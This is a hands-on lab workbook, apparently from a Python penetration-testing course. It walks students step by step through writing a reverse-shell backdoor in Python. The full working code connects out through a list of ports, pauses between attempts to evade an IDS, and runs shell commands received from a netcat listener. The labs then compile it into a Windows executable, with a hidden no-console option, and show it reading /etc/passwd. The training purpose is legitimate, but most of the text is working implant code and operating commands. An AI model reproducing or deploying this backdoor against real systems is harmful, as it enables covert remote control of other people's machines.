As you will see, for many of our exercises, a portion of the program has already been written for you. Many times, portions of the written programs will be in the form of pseudo-code (pseudo, meaning "fake“). The pseudo-code is not part of the correct syntax, and you will need to replace it with actual code.

Launch Visual Studio Code from the "pythonclass" directory.

```
cd ~/Documents/pythonclass
$ code .
```

Then open `lab5.1-template.py` and replace the comments in that script with the commands that perform the described action. If you are stuck, there is always a `-final` program around for you to use as reference. The `-final.py` version is a completed working copy of the exercise. In this case, the filename is `lab5.1-final.py`. Your completed script might look similar to the `-final` version, which contains the following:

```
import socket

mysocket = socket.socket()
mysocket.connect(("127.0.0.1", 8000))
while True:
    print(mysocket.recv(2048).decode())
```

When you are finished with the changes save your completed program as `lab5.1.py`. Select **FILE** then **SAVE AS** from the Visual Studio Code menu then type the new file name.

Finally, let's run our script. Your Netcat listener should be running (we started it at the beginning of the exercise). But if not, go ahead and start another Netcat listener to send the file to plant in the target environment:

```
$ cd ~/Documents/pythonclass
$ nc -l -p 8000 < ./filetoplant.txt
```

Now, in another Terminal window or from within Visual Studio Code run your program. This walk through will use the bash terminal.

```
$ cd ~/Documents/pythonclass
$ python3 lab5.1.py
Consider this proof that youve been 0wn3d
```

Verify that the contents of `filetoplant.txt` are displayed on the screen and press `^ Ctrl` + `C` to kill your script. Now press the up arrow key to recall the previously typed command and run the Python script again:

```
$ python3 lab5.1.py
Traceback (most recent call last):
```


Technet24

```
  File "lab5.1.py", line 5, in
    mysocket.connect(("127.0.0.1", 8000))
ConnectionRefusedError: [Errno 111] Connection refused
```

We get a "`Connection refused`" error because our Netcat listener wasn't running and waiting for our connection. Our script is very fragile. We need to add some resiliency to the code. We will address that in our next lab.

You can now close both of your terminal windows.

Lab Conclusions

- Worked with Python sockets
- Created a script to connect to a Netcat listener, downloaded a file, and printed it to the screen

Lab 5.2: Exception Handling

Objectives

- Understand Python exception handling
- Add a port scanner and error handling to the backdoor

Lab Description

Now let's add exception handling to the existing program. When a connection attempt fails, Python generates a "`socket.error`". We can use that as a trigger to try a different port. We want our reverse shell to try a predetermined list of outbound ports over and over again until we get a connection. In this case, we will use ports 21, 22, 81, 443, and 8000. Try those ports over and over again until you establish a connection.

To avoid overwhelming the firewall or raising suspicions with the IDS, let's add a one-second delay between each outbound connection. To make your program pause for one second, you will need to import the time module and call the `time.sleep()` function, passing it the number of seconds you want to delay.

Although there is little risk of overwhelming a target firewall, we have to be careful not to adversely impact target systems. It is bad news when you cause a denial of service on your customer's production systems. Introducing a small delay can make the difference between a successful penetration test and an angry customer. This is especially true when dealing with password guessing attempts and other attacks that require resources from the server.

Lab Setup

Open a Terminal by double-clicking the desktop icon.



No Hints Challenge

Now let's try to add exception handling to our backdoor:

- Try ports 21, 22, 81, 443, and 8000
- Normally, we would use 80, not 81, but it may be in use in your VM, so we are avoiding connecting to it
- If a connection fails, try another port until we have a good connection!
- Delay one second between each attempt

Technet24

Full walk-through starts on the next page.

Full Walk-through

You will be picking up where you left off at `lab5.1.py` in your "pythonclass" directory. These instructions will have you start with `lab5.2-template.py` but if you successfully finished the last lab you may use your finished `lab5.1.py` instead.

Your goal is to build on the last lab and add exception handling to your socket connection. The exception handling routines will make outbound port connections to ports 21, 22, 81, 443, and 8000 over and over until we get a connection. To accomplish this, we will replace the current line of the program that establishes the connection with a loop that tries multiple ports. In other words, we replace the one line that says:

```
mysocket.connect(("127.0.0.1",8000))
```

with the exception handling code that does the following (pseudo-code):

```
until we get a connection:
   for each port in our list of ports:
      delay for a second
      try:
          mysocket.connect(("127.0.0.1",PortFromList))
      except socket.error:
          Didn't work.
           Let's try the next port in our list
      else:
          It worked!
          exit the for loop and the while loop
```

Note

This pseudo-code has been combined with the current program and saved as "`lab5.2-template.py`". You may prefer to use that as the starting point for this lab.

Open up the `lab5.2-template.py` script with Visual Studio Code and write the program. If Visual Studio code is not already open from the previous labs here are the commands to open it again.

```
cd ~/Documents/pythonclass
$ code .
```

Then open `lab5.2-template.py` and replace the comments in that script with the commands that perform the described action. If you are stuck, there is always a `-final` program around for you to use as reference. When you have finished, save your completed program as `lab5.2.py`.

```
import socket, time

mysocket = socket.socket()
connected = False
while not connected:
    for port in [21, 22, 81, 443, 8000]:
        time.sleep(1)
        try:
            print("Trying", port, end=" ")
            mysocket.connect(("127.0.0.1", port))
        except socket.error:
            print("Nope")
            continue
        else:
            print("Connected")
            connected = True
            break

while True:
    print(mysocket.recv(2048).decode())
```

Note

The changes to the file are highlighted in bold.

Now, in a Terminal window, run your finished Python script using Python 3:

```
$ python3 ./lab5.2.py
Trying 21 Nope
Trying 22 Nope
Trying 81 Nope
Trying 443 Nope
Trying 8000 Nope
Trying 21 Nope
```

Watch it cycle through all the ports and start over at least once to be sure it is working properly. Then restart the Netcat listener to transfer the "filetoplant.txt" across the connection.

Using the Terminal window from the previous exercise, press the up arrow key and rerun your Netcat command to transfer filetoplant.txt.

```
$ nc -l -p 8000 < ./filetoplant.txt
```

Back in the window where your Python program is running, you should see it connect and transfer the file to the Python program where it is printed.

Technet24

```
$ python3 ./lab5.2.py
Trying 21 Nope
Trying 22 Nope
Trying 81 Nope
Trying 443 Nope
Trying 8000 Nope
Trying 21 Nope
Trying 22 Nope
Trying 81 Nope
Trying 443 Nope
Trying 8000 Connected
Consider this proof that youve been 0wn3d
```

You will notice that your program appears to hang. That is because we are sitting in a `while` loop waiting for additional commands for as long as netcat is connected. You can now hit `^ Ctrl` + `C` and close both your netcat and Python windows.

Lab Conclusions

- You added exception handling to the backdoor
- You added the ability to try to connect to different ports (21, 22, 81, 443, and 8000)
- You added a delay between each attempt

Lab 5.3: Process Execution

Objectives

- Understand Python process execution
- Add process execution to the backdoor.

Lab Description

First, this lab will have you experiment with using the subprocess module to execute code at a Python interactive prompt. Then you will pick up where you left off in `lab5.2.py`. These instructions will have you start with `lab5.3-template.py` but if you successfully finished the last lab you may use your finished `lab5.2.py` instead.

You will replace the while loop at the bottom of your code that currently just prints what it receives to the screen with a loop that will execute code and send the results back to the attacker. Before we just jump into our program, let's open a shell and play with the command in an interactive Python shell so that you are familiar with the syntax. Then, when you understand the syntax, add it to the script.

Lab Setup

Open a Terminal by double-clicking the desktop icon.



In the Terminal, start the Python 3 interactive shell:

```
$ python3
Python 3.10.8 (default, Jul 16 2020, 14:00:26)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

No Hints Challenge

In this exercise, you will use the subprocess module to execute commands and capture the output:

- First, you will execute code from inside the Python shell

Technet24

- Then you will add that code to "`lab5.2.py`" so that it will execute commands sent across the socket, instead of transferring the contents of a file

A full walk-through is available in a section below.

Full Walk-through: Process Execution

Try some process execution in an interactive Python shell and see what happens. In your opened Python3 terminal import the subprocess module:

```
>>> import subprocess
```

Then execute the command "`cat /etc/passwd`" and capture the output to a process handle:

```
>>> prochandle = subprocess.Popen("cat /etc/passwd", shell=True, stdout=subprocess.PIPE,
stderr=subprocess.PIPE, stdin=subprocess.PIPE)
```

Then the line `output, error = prochandle.communicate()` allows the program to complete execution and read the program's output and errors.

```
>>> output, error = prochandle.communicate()
```

If everything went as planned, the output variable will be filled with the result, and our error variable will be empty. Check the information that was sent to `stderr` by the application:

```
>>> print(error)
b''
```

This should return an empty bytes string, because there were no errors. But `stdout` should be a different story. Read the results of `stdout` and print it to the screen:

```
>>> print(output.decode())
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
<Snipped ...>
```

The contents of `/etc/passwd` are printed to the screen.

Now that you have experimented with it in Python add the code to lab5.3.py. You can close this Python window.

Full Walk-through: lab5.3.py

In a bash terminal start Visual Studio code again from the "pythonclass" directory.

```
cd ~/Documents/pythonclass
$ code .
```

Then open `lab5.3-template.py` and replace the comments in that script with the commands that perform the described action. If you are stuck, there is always a `-final` program around for you to use as reference.

Once again, your job is to translate the human-readable pseudo-code in the comments into legitimate Python code. Here is an example of how the loop at the bottom of your finished program might look:

```
while True:
    commandrequested=mysocket.recv(1024).decode()
    prochandle = subprocess.Popen(commandrequested, shell=True,
        stdout=subprocess.PIPE, stderr=subprocess.PIPE,
        stdin=subprocess.PIPE)
    results, errors = prochandle.communicate()
    results = results + errors
    mysocket.send(results)
```

Alternatively if you use the `subprocess.run()` function it may look like this.

```
while True:
    commandrequested=mysocket.recv(1024).decode()
    cmd_result = subprocess.run(commandrequested, shell=True,
        capture_output=True)
    results = cmd_result.stdout + cmd_result.stderr
    mysocket.send(results)
```

Complete the program using one of the two blocks of code above. After making these changes save the file as `"lab5.3.py"`. Remember, If you get stuck a completed working example is also in your home folder. It is called `~/Documents/pythonclass/lab5.3-final.py`.

Full Walk-through: Running lab5.3.py

After you've finished your script, save it. Then start a Netcat listener on your localhost in a new terminal window:

```
$ nc -nv -l -p 8000
```

What do these options mean?
`-n` : Do not attempt to resolve names of connections
`-v` : Be verbose

Technet24

`-l` : (Server mode) Listen and wait for an incoming connection
`-p` : Local port. This is the port where our service listens in server mode and it is the source port when we are in client mode

Then, in a second Terminal window, execute your Python script. The example below uses your finished `lab5.3.py` program. If you did not finish the program you can run `lab5.3-final.py` instead.

```
$ python3 lab5.3.py
it started
```

After the Netcat listener shows you have a new connection, you can type various Linux commands. Try typing `id` and `pwd`.

```
$ nc -nv -l -p 8000
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 50536
id
uid=1000(student) gid=1000(student) groups=1000(student),4(adm),24(cdrom),27(sudo),30(dip),
46(plugdev),121(lpadmin),131(lxd),132(sambashare)
pwd
/home/student/Documents/pythonclass
```

Now try typing `cd /` followed by `pwd`.

```
$ nc -nv -l -p 8000
...
cd /
pwd
/home/student/Documents/pythonclass
```

Notice that you are still in the same directory. Remember that each subprocess command is launched as a separate process. The shell is terminated between each command. So executing a `cd` doesn't accomplish anything, because the `pwd` is executed in a new shell that has the default directory. If you need to run multiple commands within the same shell, you can put them on the same line, separated by semicolons.

Lab Conclusions

In this lab, we added process execution to the backdoor. You now have a fully functional backdoor, but it is in the form of a Python script and is not easily run on Windows target systems.

Lab 5.4: Python Backdoor

Objectives

- Move source code to Windows
- Point our backdoor to your remote Linux system
- Run backdoor on Windows and control it from Linux
- Create an executable using PyInstaller

Lab Description

For this lab, we will be turning our backdoor into a standalone executable that can run on a Windows system without Python installed. To complete this, you will have to have Windows and PyInstaller installed on a Windows Host. This was done for you in the Windows VM you extracted in Lab 0.0. If you didn't complete it, you will need to go back to the setup document quickly so you have time to finish this lab. In this lab, we will be moving the backdoor source code to your Windows computer. Then, we will change the IP to point to your Linux system's IP address. Next, we will run it in Visual Studio Code to verify it is working properly. You will control the backdoor running on your Windows computer from your Linux machine and verify that everything is working properly. Then you will use PyInstaller to create the executable and test it again. Last, if you have some time left over, go back and repeat the last part but build your backdoor with the `--noconsole` option, so that it runs invisibly in the background.

No Hints Challenge

1. Use the Python web server to move the source code to Windows
2. Point the backdoor to the IP address of Linux and save it
3. Run backdoor on Windows and control Windows from Netcat running on Linux
4. Use PyInstaller to create a `--onefile` Windows EXE
5. Double-click the EXE and control Windows from Linux again
6. If you have time, add the `--noconsole` option to make the backdoor run invisibly in the background

A full walk-through is available in a section below.

Full Walk Through

Step One - Setup a Web Server on Linux

Open a terminal in your Linux VM by double-clicking the desktop icon.

Technet24



The Python 3 module "`http.server`" has a `main()` function in it that will execute a web server with directory indexing enabled. So, if you want to download files that are in the "`pythonclass`" directory, all you need to do is change to that directory and run the `http.server` Python module. You will need to know your IP address. First, run **ifconfig**:


```
$ ifconfig ens33
ens33      Link encap:Ethernet  HWaddr 00:0c:29:98:34:27
          inet 192.168.XXX.XXX  netmask:255.255.XXX.0 broadcast 192.168.XXX.XXX
          inet6 addr: fe80::a2f2:5201:e41:bf19/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3394839 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1881324 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1568642540 (1.5 GB)  TX bytes:389696073 (389.6 MB)
          Interrupt:19 Base address
```

Note your IP address, then change to the pythonclass directory and start the web server on port 9000.

```
$ cd /home/student/Documents/pythonclass
$ python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
```


Step 2: Download the Backdoor to Windows

Now go to your Windows host and access the website running on port 9000 of your Linux host with your favorite browser. The URL will be something like HTTP://xxx.xxx.xxx.xxx:9000.



Scroll through the list of files until you find your backdoor script. If you were unable to finish the previous lab, then use `lab5.3-final.py`.

Right-click on your backdoor Python script and save it to your Windows Desktop.



Use the correct directory

ALL of the following instructions assume that you have downloaded your completed `lab5.3.py` and saved it on your Desktop. If you used your `lab5.3-final.py` or saved it in a location other than the Desktop, adjust the syntax on the next few pages accordingly.

Technet24

After you have transferred the file, go to your Linux host and stop your web server by pressing `^ Ctrl` + `C` in your Terminal window that is running the Python `http.server` module.

```
127.0.0.1 - - [15/Oct/2019 13:00:32] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [15/Oct/2019 13:00:41] "GET /lab5.3.py HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
```

Then, start Netcat, listening on port 8000, to receive the backdoor connection. Type `nc -nv -l -p 8000` and press `Enter ⏎` .


```
$ nc -nv -l -p 8000
listening on [any] 8000 ...
```

Step 3: Edit and Run the Program with Visual Studio Code

Before we create the `.EXE` , we should test our script and verify that it works on Windows. Some modules are initially written on the Linux platform and are only partially supported on Windows. The same is true in the other direction. Some modules are initially written on Windows and are only partially supported on Linux. Let's make sure your program runs on Windows. The following three steps will prepare our script for testing.

First open the `lab5.3.py` in Visual Studio Code. The file should be on your Desktop. **RIGHT CLICK** on the file then **OPEN WITH** and select **Visual Studio Code**.

Change the IP address in your socket connection to point back to your Linux host, and save your changes.




Save your program by typing `^ Ctrl` + `s` and run it without debugging by clicking `☰ Menu` + `Run` + `Run without Debugging` on the menu.

Visual Studio Code will now pop up a Window and ask you if you want to install a extension or use the already installed Python Debugger. Select "**Python Debugger**" to continue.

Once the program starts you should see it executing in the Terminal Window. If you do not see the terminal window you can open it by clicking `☰ Menu` + `View` + `Terminal`. The program will try to communicate with your Linux host on each port until it finds your Netcat listener on port 8000.

Technet24



Once you see "Connected", you can go back to your Linux VM to control your Windows computer.

Step 4: Interact with Windows Backdoor

Back in your Linux VM, you will notice a new line in your Terminal window.

```
$ nc -nv -l -p 8000
listening on [any] 8000 ...
connect to [192.168.XXX.XXX] from (UNKNOWN) [192.168.XXX.XXX] XXXXX
```

The screen now says "`connected to [your ip] from (UNKNOWN) [remote ip] port number`", letting you know you received a connection to your Netcat listener. The word UNKNOWN is there because the `-n` command line option disabled DNS name lookups. If you didn't specify the `-n` option and a DNS name was associated with the connected IP, it would have printed the name of the host instead. Now try sending a few Windows OS commands to the remote system and interacting with it. Try "**IPCONFIG**" or "**WHOAMI**" or some other Windows commands.

```
$ nc -nv -l -p 8000
listening on [any] 8000 ...
connect to [192.168.XXX.XXX] from (UNKNOWN) [192.168.XXX.XXX] XXXXX
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::e4e0:da02:59fd:163f%3
   IPv4 Address. . . . . . . . . . . : 192.168.XXX.XXX
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```

After you are satisfied that your backdoor is working properly, hit `^ Ctrl` + `C` in your Netcat window to exit the backdoor.

Step 5: Make the Backdoor Distributable

Now that you know the script is working properly, it is time to turn it into a distributable executable. Leave your Linux Virtual Machine and go to the Windows Virtual Machine. Open a PowerShell terminal by clicking the terminal window icon on your taskbar, activate the Python Virtual Environment and run **PyInstaller** with the `--onefile` option to create a .EXE file.

In your Windows VM Powershell 7 has an alias to activate your virtual environment named "`sec573`". Note that this is different than the shorter "`573`" that you use in the Linux VM. Aliases on Windows can't begin with number. Type "`sec573`" and you will see your prompt changes as the virtual environment is created. Then you can use pyinstaller to create the executable using the commands below.

```
PS C:\Users\student> sec573
(573) PS C:\Users\student>  pyinstaller --onefile C:\Users\student\Desktop\lab5.3.py
2155 INFO: PyInstaller: 5.6.2
2171 INFO: Python: 3.11.0
2218 INFO: Platform: Windows-10-10.0.22000-SP0
2234 INFO: wrote C:\Users\student\lab5.3.spec
<----------- OUTPUT TRUNCATED -------------->
45409 INFO: Copying 0 resources to EXE
45409 INFO: Embedding manifest in EXE
45409 INFO: Updating manifest in C:\Users\student\dist\lab5.3.exe.notanexecutable
45409 INFO: Updating resource type 24 name 1 language 0
45424 INFO: Appending PKG archive to EXE
45472 INFO: Fixing EXE headers
46002 INFO: Building EXE from EXE-00.toc completed successfully.
(573) PS C:\Users\student>
```

sec573 alias not found

The "sec573" alias only exists in Powershell 7. If you launch an older version of Powershell then you will get an error message saying the alias does not exist. The easiest way to open Powershell 7 is by clicking the Terminal window icon on your taskbar.

If everything goes according to plan, you now have a file called "`lab5.3.exe`" in the **dist** subdirectory of your current directory. If you do not see it in your current directory look for the location of the **dist** folder in the output generated by pyinstaller.

Change to that folder and run it.

```
(573) PS C:\Users\student> cd dist
(573) PS C:\Users\student\dist> dir
 Volume in drive C has no label.
 Volume Serial Number is 8672-274E
 Directory of C:\Users\student\dist
10/09/2020  07:54 AM    < DIR >          .
10/09/2020  07:54 AM    < DIR >          ..
```


Technet24

```
10/09/2020  07:51 AM         4,606,234 lab5.3.exe
               1 File(s)      4,606,234 bytes
               2 Dir(s)  53,726,158,848 bytes free
(573) PS C:\Users\student\dist> .\lab5.3.exe
it started
Trying 21 Nope
Trying 22 Nope
Trying 81 Nope
...
```

This will start trying to connect to you Linux machine. If you let it, it will cycle through those ports over and over because at the moment, there is no Netcat listener running on that host so the backdoor will continue cycling through the ports until you start your listener. Now go back to your Linux virtual machine and start a Netcat listener on port **8000** to receive your backdoor connection.

```
$ nc -nv -l -p 8000
listening on [any] 8000 ...
```

You may have to wait a bit for the backdoor to get back around to port 8000. If you like you can look back at the current port on the Windows side. But after a minute it should get back to connecting to your system on port 8000. Once the connection is established your Netcat terminal will show you the IP address that the backdoor connected from.

```
$ nc -nv -l -p 8000
listening on [any] 8000 ...
connect to [192.168.XXX.XXX] from (UNKNOWN) [192.168.XXX.XXX] XXXXX
```

If after a minute you have not received a connection look back at your Windows machine and check the backdoor.

Once connected, you can send a Windows command to the backdoor, and it will execute them on your behalf. This backdoor does have a few quirks. Try typing the command `cd` and pressing Enter ⏎ .

```
connect to [192.168.XXX.XXX] from (UNKNOWN) [192.168.XXX.XXX] XXXXX
cd
C:\Users\student\dist\
```

cd provides pwd functionality on Windows

On a Windows system, `cd` can be used to show you the current working directory. `cd` without a directory following it is equivalent to the command `pwd` on Linux.

Now, change to the root of your drive with the `cd` command and then run the command `cd` again.

```
cd \
cd
C:\Users\student\dist\
```

Notice that you are still in the same directory. It appears as though you never changed to the root of the drive. Why is that happening?

Well, in fact, you did change to the root of your drive for a moment. For every command we receive, we start a new subprocess. That means we launch a command prompt, run the command specified, capture the output, then close the command prompt. So we did change to the root of our drive, but we immediately closed that command prompt afterward, so it appears to have no effect.

OPTIONAL: If You Have More Time

A stealthy penetration tester will want the program to run in the background. PyInstaller will also create programs that run in the background. Rebuild the executable with the "`--noconsole`" option so the program isn't visible to the user.

```
(573) PS C:\Users\student> pyinstaller.exe --onefile --noconsole
\Users\student\Desktop\lab5.3.py
```

Be be sure you have specified the correct path to your `lab5.3.py` program if you stored it in a different location. This time, when you run the EXE, it will appear that nothing happened. That is good! The EXE is running invisibly in the background. Restart the Netcat listener on your Linux system. You will see the backdoor establish another connection, and you can once again control your Windows computer.

Close all of your terminals and check the Windows Task Manger on your host and make sure to kill all of those backdoors on your system.

Lab Conclusions

- Moved source code to Windows using a Python web server
- Pointed our backdoor to use the IP address of Linux
- Ran backdoor on Windows and controlled Windows from Linux
